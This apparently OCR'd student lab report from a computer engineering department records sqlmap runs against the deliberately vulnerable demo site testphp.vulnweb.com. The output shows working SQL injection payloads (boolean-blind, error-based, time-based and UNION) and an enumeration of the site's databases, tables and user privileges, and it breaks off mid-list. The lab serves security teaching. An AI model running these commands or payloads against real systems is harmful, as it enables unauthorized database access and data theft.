
Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077


Department of Computer Engineering




asmi@vbox: ~
File Actions Edit View Help
[10:05:12] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: pictures
[8 columns]
Column	Type
a_id	int
cat_id	int
img	varchar(50)
pic_id	int
plong	text
price	int
pshort	mediumtext
title	varchar(100)
Database: acuart
Table: featured
[2 columns]
Column	Type
feature_text	text
pic_id	int


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



Additional commands:

K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --roles
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.2#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:11:51 /2025-02-17/

[15:11:51] [INFO] resuming back-end DBMS 'mysql'
[15:11:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8293=8293

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a7
86b71),NULL-- -
---
[15:11:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:11:52] [WARNING] on MySQL the concept of roles does not exist. sqlmap will enumerate privileges instead
[15:11:52] [INFO] fetching database users privileges
database management system users roles:
[*] 'acuart'@'localhost' [1]:
    role: USAGE

[15:11:52] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'
```


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering

```
aakankshsen@Aakankshs-MacBook-Air-2 ~ % sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --privileges
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:12:44 /2025-02-17/

[15:12:45] [INFO] resuming back-end DBMS 'mysql'
[15:12:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 8293=8293

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0x7171627071,(SELECT (ELT(3203=3203,1))),0x716a786b71),3203)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 9439 FROM (SELECT(SLEEP(5)))SZHb)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2876 UNION ALL SELECT NULL,CONCAT(0x7171627071,0x6e42775a4951484a4f4945514d7253764c6264614446676c486862556e4d4e4a5248724a4d6a6179,0x716a7
86b71),NULL-- -
---
[15:12:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[15:12:45] [INFO] fetching database users privileges
database management system users privileges:
[*] 'acuart'@'localhost' [1]:
    privilege: USAGE

[15:12:45] [INFO] fetched data logged to text files under '/Users/aakankshsen/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 15:12:45 /2025-02-17/
```


K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering




K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077

Department of Computer Engineering



K J Somaiya College of Engineering, Mumbai-400077


Department of Computer Engineering

```
[15:15:15] [INFO] enumerating database management system schema
[15:15:15] [INFO] fetching database names
[15:15:15] [INFO] fetching tables for databases: 'acuart, information_schema'
[15:15:15] [INFO] fetched tables: 'acuart.categ', 'acuart.guestbook', 'acuart.artists', 'acuart.carts', 'acuart.pictures', 'acuart.users', 'acuart.featured',
'acuart.products', 'information_schema.TABLESPACES', 'information_schema.APPLICABLE_ROLES', 'information_schema.TABLES', 'information_schema.INNODB_CMP_PER_IN
DEX_RESET', 'information_schema.INNODB_FT_DEFAULT_STOPWORD', 'information_schema.SCHEMATA_EXTENSIONS', 'information_schema.ENGINES', 'information_schema.KEY_C
OLUMN_USAGE', 'information_schema.INNODB_CMP', 'information_schema.VIEW_TABLE_USAGE', 'information_schema.USER_ATTRIBUTES', 'information_schema.PARTITIONS', '
information_schema.INNODB_BUFFER_PAGE', 'information_schema.ST_SPATIAL_REFERENCE_SYSTEMS', 'information_schema.ST_GEOMETRY_COLUMNS', 'information_schema.SCHEM
ATA', 'information_schema.INNODB_CMP_PER_INDEX', 'information_schema.INNODB_FOREIGN', 'information_schema.INNODB_COLUMNS', 'information_schema.INNODB_TABLESPA
CES', 'information_schema.INNODB_CACHED_INDEXES', 'information_schema.TABLES_EXTENSIONS', 'information_schema.INNODB_TRX', 'information_schema.PARAMETERS', 'i
nformation_schema.PLUGINS', 'information_schema.COLLATION_CHARACTER_SET_APPLICABILITY', 'information_schema.COLLATIONS', 'information_schema.INNODB_METRICS',
'information_schema.ROLE_COLUMN_GRANTS', 'information_schema.ROUTINES', 'information_schema.ADMINISTRABLE_ROLE_AUTHORIZATIONS', 'information_schema.EVENTS', '
information_schema.COLUMNS', 'information_schema.SCHEMA_PRIVILEGES', 'information_schema.INNODB_BUFFER_POOL_STATS', 'information_schema.COLUMNS_EXTENSIONS', '
information_schema.ENABLED_ROLES', 'information_schema.INNODB_VIRTUAL', 'information_schema.RESOURCE_GROUPS', 'information_schema.USER_PRIVILEGES', 'informati
on_schema.TABLE_PRIVILEGES', 'information_schema.INNODB_CMP_RESET', 'information_schema.INNODB_INDEXES', 'information_schema.INNODB_TABLES', 'information_sche
